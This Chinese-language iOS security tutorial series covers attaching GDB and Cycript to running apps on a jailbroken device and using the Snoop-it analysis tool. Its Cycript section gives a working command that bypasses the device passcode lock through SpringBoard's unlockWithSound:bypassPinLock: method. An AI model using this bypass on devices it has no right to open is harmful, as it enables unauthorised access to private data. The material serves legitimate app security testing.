转到gdb-1821.deb所在的文件夹，然后执行：

```
dpkg -i gdb-1821.deb
```

如图：

```
Tedteki-iPad:/ root# dpkg -i gdb-1821.deb
(Reading database ... 3404 files and directories currently installed.)
Preparing to replace gdb 1821 (using gdb-1821.deb) ...
Unpacking replacement gdb ...
Setting up gdb (1821) ...
Tedteki-iPad:/ root#
```

用法简介

请注意，请先点击要分析的App，使得App处于运行状态。然后在命令行输入命令：

```
ps aux
```

可以得到正在运行的App的pid等信息。你也可以过滤出你想要的信息，比如：

```
ps aux | grep 'Momo'
```


可以得到你要分析的应用（如Momo）的pid。如下图所示：

```
root      5423   0.0  0.0   273024    404 s000  R+    8:26AM   0:00.00 grep Momo
Tedteki-iPad:/ root#
```

然后输入：

```
gdb --pid 5413 (你的pid可能跟这不同，请注意替换)
```

这样你就挂钩进App了。一旦GDB挂钩进了这个应用，你会注意到这个应用目前是在暂停状态。你可以用 c 命令让这个应用继续执行, 如图：



不过在继续执行之前，让我们先做些调查。和任何其它架构一样，ARM中的内存也被分为寄存器（register）。所有的寄存器都是32位的（iOS 7中是64位的），并且它们的目的就是保存数据。你可以使用 info registers命令来查看关于这些寄存器的信息。

```
        suspend count: 0.
(gdb) info registers
r0             0x10004005       268451845
r1             0x7000006        117440518
r2             0x0      0
r3             0xc00    3072
r4             0x1d03   7427
r5             0xffffffff       -1
r6             0x0      0
r7             0x2fdb6ea0       802909856
r8             0x0      0
r9             0x56600  353792
r10            0xffffffff       -1
r11            0x0      0
r12            0xffffffe1       -31
sp             0x2fdb6e60       802909792
lr             0x3a04004d       973340749
pc             0x3a03feb4       973340340
cpsr           {
  0x40000010,
  n = 0x0,
  z = 0x1,
  c = 0x0,
  v = 0x0,
  q = 0x0,
  j = 0x0,
  ge = 0x0,
  e = 0x0,
  a = 0x0,
  i = 0x0,
  f = 0x0,
  t = 0x0,
  mode = 0x10
```

请注意这个命令并没有把ARM中的所有寄存器都打印出来。要打印所有的寄存器，使用 info all-registers命令。

有如下info命令：

```
(gdb) info
"info" must be followed by the name of an info command.
List of info subcommands:

info address -- Describe where symbol SYM is stored
info all-registers -- List of all registers and their contents
info args -- Argument variables of current stack frame
info auxv -- Display the inferior's auxiliary vector
info breakpoints -- Status of user-settable breakpoints
info catch -- Exceptions that can be caught in the current stack frame
info checkpoints -- Help
info classes -- All Objective-C classes
info common -- Print out the values contained in a Fortran COMMON block
info copying -- Conditions for redistributing copies of GDB
info dcache -- Print information on the dcache performance
info display -- Expressions to display when program stops
info extensions -- All filename extensions associated with a source language
info files -- Names of targets and files being debugged
info float -- Print the status of the floating point unit
info fork -- Help
info frame -- All about selected stack frame
info functions -- All function names
info gc-references -- List the garbage collectors references for a given address
info gc-roots -- List the garbage collector's shortest unique roots to a given addres
info handle -- What debugger does when program gets various signals
info interpreters -- List the interpreters currently available in gdb
info line -- Core addresses of the code for a source line
info locals -- Local variables of current stack frame
info mach-port -- Get info on a specific port
info mach-ports -- Get list of ports in a task
info mach-region -- Get information on mach region at given address
info mach-regions -- Get information on all mach region for the current inferior
info mach-task -- Get info on a specific task
```

执行下info stack试试：

```
Command name abbreviations are allowed if unambiguous.
(gdb) info stack
#0  0x3a03feb4 in mach_msg_trap ()
#1  0x3a04004c in mach_msg ()
#2  0x31c9c044 in __CFRunLoopServiceMachPort ()
#3  0x31c9ad5e in __CFRunLoopRun ()
#4  0x31c0debc in CFRunLoopRunSpecific ()
#5  0x31c0dd48 in CFRunLoopRunInMode ()
#6  0x357c02ea in GSEventRunModal ()
#7  0x33b23300 in UIApplicationMain ()
#8  0x0007899a in ?? ()
#9  0x00052d48 in ?? ()
(gdb) info thread
Thread 1 has current state "WAITING"
        Mach port #0x907 (gdb port #0x1303)
        frame 0: 0x3a03feb4 in mach_msg_trap ()
        pthread ID: 0x3bb41bd0
        system-wide unique thread id: 0x4ee30
        dispatch queue name: "com.apple.main-thread"
        dispatch queue flags: 0x0
        total user time: 18446744071612478320
        total system time: 0
        scaled cpu usage percentage: 0
        scheduling policy in effect: 0x1
        run state: 0x3 (WAITING)
        flags: 0x0
        number of seconds that thread has slept: 0
        current priority: 47
        max priority: 63
        suspend count: 0.
(gdb)
```

要导出汇编信息，使用disassemble 或者 disas 命令。这会给出后续几条指令的一些汇编信息。我们通过在 disas命令后面提供函数名称来导出某个特定函数的汇编。例如要导出main函数的汇编，使用命令

```
disas
```

或者

```
disassemble
```

如下图：

```
(gdb) disassemble
Dump of assembler code for function mach_msg_trap:
0x3a03fea0 <mach_msg_trap+0>:    mov     r12, sp
0x3a03fea4 <mach_msg_trap+4>:    push    {r4, r5, r6, r8}
0x3a03fea8 <mach_msg_trap+8>:    ldm     r12, {r4, r5, r6}
0x3a03feac <mach_msg_trap+12>:   mvn     r12, #30        ; 0x1e
0x3a03feb0 <mach_msg_trap+16>:   svc     0x00000080
0x3a03feb4 <mach_msg_trap+20>:   pop     {r4, r5, r6, r8}
0x3a03feb8 <mach_msg_trap+24>:   bx      lr
End of assembler dump.
(gdb) disas
Dump of assembler code for function mach_msg_trap:
0x3a03fea0 <mach_msg_trap+0>:    mov     r12, sp
0x3a03fea4 <mach_msg_trap+4>:    push    {r4, r5, r6, r8}
0x3a03fea8 <mach_msg_trap+8>:    ldm     r12, {r4, r5, r6}
0x3a03feac <mach_msg_trap+12>:   mvn     r12, #30        ; 0x1e
0x3a03feb0 <mach_msg_trap+16>:   svc     0x00000080
0x3a03feb4 <mach_msg_trap+20>:   pop     {r4, r5, r6, r8}
0x3a03feb8 <mach_msg_trap+24>:   bx      lr
End of assembler dump.
(gdb)
```

小结

本节我们简要介绍了如何安装和加载GDB，后面会在关于对iOS应用进行动态分析的章节会详细介绍其用法。

#4 iOS设备上的工具下的更多文章

简介

Cycript是一个理解Objective-C语法的javascript解释器，这意味着我们能够在一个命令中用Objective-C或者javascript，甚至2者兼用。它能够挂钩正在运行的进程，能够在运行时修改应用的很多东西。

使用Cycript有如下好处：

- 1.我们能够挂钩正在运行的进程，并且找出正被使用的类信息，例如view controllers，内部和第3方库，甚至程序的delegate的名称。
- 2.对于一个特定的类，例如View Controller, App delegate或者任何其他的类，我们能够得到所有被使用的方法名称。
- 3.我们能够得到所有实例变量的名称和在程序运行的任意时刻实例变量的值。
- 4.我们能够在运行时修改实例变量的值。
- 5.我们能够执行Method Swizzling，例如替换一个特定方法的实现。
- 6.我们可以在运行时调用任意方法，即使这个方法目前并不在应用的实际代码当中。

安装**Cycript**

Cycript的官网在http://www.cycript.org/，最新版本是 0.9.501。 在iOS越狱设备上，默认就有这个工具(参见这里 和 这里)，在iOS的命令行输入

```
cycript
```

即可。如果你遇到问题，可以在Cydia中把模式切换成开发者，然后搜索Cycript，从Cydia中安装一下。

当然，你直接从网站上下载到Mac上，然后在上传到iOS设备上也行。

用法举例

下面我们介绍Cycript的用法： 首先用命令

```
ps aux
```

找到要分析的应用的pid，然后用命令：

```
cycript -pid xxx
```

如下图所示：

```
Tedteki-iPad:/ root# ps aux | grep 'Momo'
mobile    5582   0.0  2.7   466616  26988   ??  Ss     9:01AM   0:04.23 /var/mobile/Applications/EC3F08F0-E781-4EDF-8FEB-3277C369CFBC/MomoChat.app/MomoC
hat
root      6134   0.0  0.0   273024    492 s000  R+    10:43AM   0:00.01 grep Momo
Tedteki-iPad:/ root# cycript -p 5582
cy# [UIApplication sharedApplication]
#"<UIApplication: 0x1ddb82a0>"
cy# UIApp
#"<UIApplication: 0x1ddb82a0>"
cy# UIApp.applicationIconBadgeNumber=100
100
cy# UIApp.applicationIconBadgeNumber=100
100
cy# a=[UIApplication sharedApplication]
#"<UIApplication: 0x1ddb82a0>"
cy# a.applicationIconBadgeNumber=200
200
```

然后你可以输入ObjectiveC的语法，比如：

```
[UIApplication sharedApplication]
```

在Cycrit下：

```
UIApp  和 [UIApplication sharedApplication] 等效
```

你甚至可以改提示数字了。此时按Home，让应用切到后台，然后输入如下的命令：

```
UIApp.applicationIconBadgeNumber=100
```

效果如图：




```
UIApp.applicationIconBadgeNumber=200
```

效果如图：



使用Cycript绕过屏幕解锁密码

首先，请确保你的iOS设备设置了锁屏密码，然后请锁屏待机。

然后在你的Mac上ssh进你的iOS设备，

```
ssh root@your_ios_device_ip
```

然后执行如下命令：

```
cycript -p SpringBoard
```

然后输入：

```
SBAwayController.sharedAwayController
```

如下所示：

```
Tedteki-iPad:~ root# cycript -p SpringBoard
cy# SBAwayController.sharedAwayController
#"<SBAwayController: 0x1d99aaa0> <SBActivationContext: 0x1d99adf0> activate:  deactivate:
```

我们向要打印一个类的所有方法，可以使用Cycript Tricks中的printMethods。

继续输入：

```
function printMethods(className) {
  var count = new new Type("I");
  var methods = class_copyMethodList(objc_getClass(className), count);
  var methodsArray = [];
  for(var i = 0; i < *count; i++) {
    var method = methods[i];
    methodsArray.push({selector:method_getName(method), implementation:method_getImplemen
  }
  free(methods);
  free(count);
  return methodsArray;
}
```

然后在命令行中执行：

```
printMethods(SBAwayController)
```

可以得到如下图所示的信息：

```
Tedteki-iPad:~ root# cycript -p SpringBoard
cy# function printMethods(className) {
cy>   var count = new new Type("I");
cy>   var methods = class_copyMethodList(objc_getClass(className), count);
cy>   var methodsArray = [];
cy>   for(var i = 0; i < *count; i++) {
cy>     var method = methods[i];
cy>     methodsArray.push({selector:method_getName(method), implementation:method_getImplementation(method)});
cy>   }
cy>   free(methods);
cy>   free(count);
cy>   return methodsArray;
cy> }
cy# printMethods(SBAwayController)
[{selector:@selector(hasEverBeenLocked),implementation:0x106b51},{selector:@selector(activateLostModeForRemoteLock:),implemen
@selector(unlockWithSound:),implementation:0x10d70d},{selector:@selector(frontLocked:animate:automatically:),implementation:0
r(cancelDimTimer),implementation:0x10f815},{selector:@selector(activeAwayPluginController),implementation:0x11371d},{selector
UI),implementation:0x112fe1},{selector:@selector(isAwayPluginViewVisible),implementation:0x1135f1},{selector:@selector(attemp
0f1fd},{selector:@selector(handleSlideshowHardwareButton),implementation:0x114c01},{selector:@selector(restartDimTimer),imple
or:@selector(preventIdleSleepForNumberOfSeconds:),implementation:0x10ff39},{selector:@selector(showTestBulletin),implementati
ector(cameraIsVisible),implementation:0x10a6e1},{selector:@selector(shouldReturnToCameraAfterCall),implementation:0x10f389},{
rButtonPress:afterCall:dimmed:),implementation:0x10fe21},{selector:@selector(cameraIsActive),implementation:0x10a6d1},{select
plementation:0x10fffd},{selector:@selector(attemptUnlockFromSource:),implementation:0x10eff9},{selector:@selector(isActivatin
n:0x10fa39},{selector:@selector(userEventsDidIdle),implementation:0x1106e9},{selector:@selector(userEventPresenceTimerExpired
{selector:@selector(updateNowPlayingInfo:app:),implementation:0x1119d9},{selector:@selector(expectsFaceContact),implementatio
ctor(cancelReturnToCameraAfterCall),implementation:0x10f359},{selector:@selector(frontLocked:withAnimation:automatically:disa
on:0x10ea05},{selector:@selector(relockForButtonPress:afterCall:),implementation:0x49903a1},{selector:@selector(isShowingMedi
x113145},{selector:@selector(deactivateAlertItem:),implementation:0x112d0d},{selector:@selector(setShowcaseController:),imple
or:@selector(effectiveStatusBarStyle),implementation:0x111401},{selector:@selector(presentShowcaseViewController:revealMode:c
0x1154e1},{selector:@selector(showcase:updateRevealMode:withBlock:),implementation:0x1156f1},{selector:@selector(showcaseWant
```

从图中可以发现这个方法：

```
{selector:@selector(unlockWithSound:bypassPinLock:),implementation:0x10d6e9}
```

即方法：

```
-(void)unlockWithSound:(BOOL)arg1 bypassPinLock:(BOOL)arg2;
```

如下图：

在cycript中的输入：

```
[SBAwayController.sharedAwayController unlockWithSound:1 bypassPinLock:1]
```

你的iOS设备就实现了无密码解锁。

小结

Cycript功能非常强大，能够在运行时对iOS应用做修改，我们会在后面的章节详细介绍更多用法。

#4 iOS设备上的工具下的更多文章

引言

在前面的文章中我们介绍了如何用class-dump-z来导出iOS应用的类信息，如何利用Cycript挂钩进程、执行运行时操纵和method swizzling，用gdb分析app的流程。 然而，可能有更好的方式能够做这些事。如果能够有一个工具能够做所有这些事情并且能够更好的展示这些信息就太好了。

Snoop-it就是这样一个tool。它允许我们进行运行时分析和对iOS应用进行黑盒安全评估。它提供一个非常简洁的web界面。在写本文的时候，Snoop-it还没正式发布，我给作者写了邮件， 他们非常友好的提供给我一个beta版本做测试。你可以到它的官网查看或者你可以在Twitter上关注作者。

Snoop-it提供的功能可以从对其官方地址的截图看到。

> ### Features
>
> #### Monitoring
>
> - File system access (print data protection classes)
> - Keychain access
> - HTTP(S) connections (NSURLConnection)
> - Access to sensitive API (address book, photos etc.)
> - Debug outputs (NSLog)
> - Tracing App internals (objc_msgSend)
>
> #### Analysis/Manipulation
>
> - Fake hardware identifier (UDID, Wireless MAC, etc.)
> - Fake location/GPS data
> - Explore and force display of available ViewController
> - List custom URL schemes
> - List available Objective-C classes, objects and methods
> - Invoke arbitrary methods at runtime
> - Bypass basic jailbreak detection mechanisms
>
> #### Other
>
> - Simple installation and configuration
> - Easy to use graphical user interface
> - Plenty of filter and search options
> - Detailed description of the XML-RPC web service interface

安装

（备注：目前已经可以通过在Cydia上添加源、然后直接下载安装了。） 要安装Snoop-it到你的设备上。你不得不下载deb包，然后用sftp上传到你的设备上。在命令行下用命令dpkg -i [packageName]来安装Snoop-it到你的设备上。 一旦安装完成，重启你的设备。

```
Last login: Tue Jul 16 15:19:22 on ttys000
Prateeks-MacBook-Pro:Desktop prateekgianchandani$ ssh root@10.0.1.79
root@10.0.1.79's password:
Prateeks-iPod:~ root# dpkg -i Snoop-it_beta8.deb
(Reading database ... 7394 files and directories currently installed.)
Preparing to replace de.nesolabs.snoopit 0.9.6 (using Snoop-it_beta8.deb) ...
Unpacking replacement de.nesolabs.snoopit ...
Setting up de.nesolabs.snoopit (0.9.8) ...

NOTE: Please terminate and restart the Snoop-it Configuration App as well as all Apps Snoop-it is currently injected
to.
Prateeks-iPod:~ root#
```


一旦安装完成，你会看到Snoop-it的图标，点击它，你可以看到如下的界面。




到设置中按你所需配置。在这里，我们选择端口为12345，并且关闭验证。如果你所在的网络有许多其他用户，或者比较调皮的用户，建议你还是开启验证。




现在，用Snoop-it提供的地址打开Snoop-it的Web界面。在我这，地址是：http://10.0.1.79:12345



你将看到这个Web界面。如果你读一下，会发现它让你在Snoop-it中选择你要分析的应用，在应用中打开要分析的应用，然后刷新这个Web界面。现在回到 Snoop-it，选择我们要分析的应用，在我这，我将要选择MethodSwizzlingDemo应用，和上一篇文章用的应用一样。




请确保要分析的应用已经打开并保持在前台，现在刷新Snoop-it的Web界面。




正如你看到的，现在你有一个很漂亮的界面，现在你可以对这个应用进行详尽的安全评估了。

分析


在左边，在Analysis下面，点击Objective-C Classes。在右边你就看到所有的类信息，比如属性和方法名称。




橘子色的代表有实例的类。例如，当你把鼠标从ViewController的类上面移动的时候，你会看到一个类实例的信息。



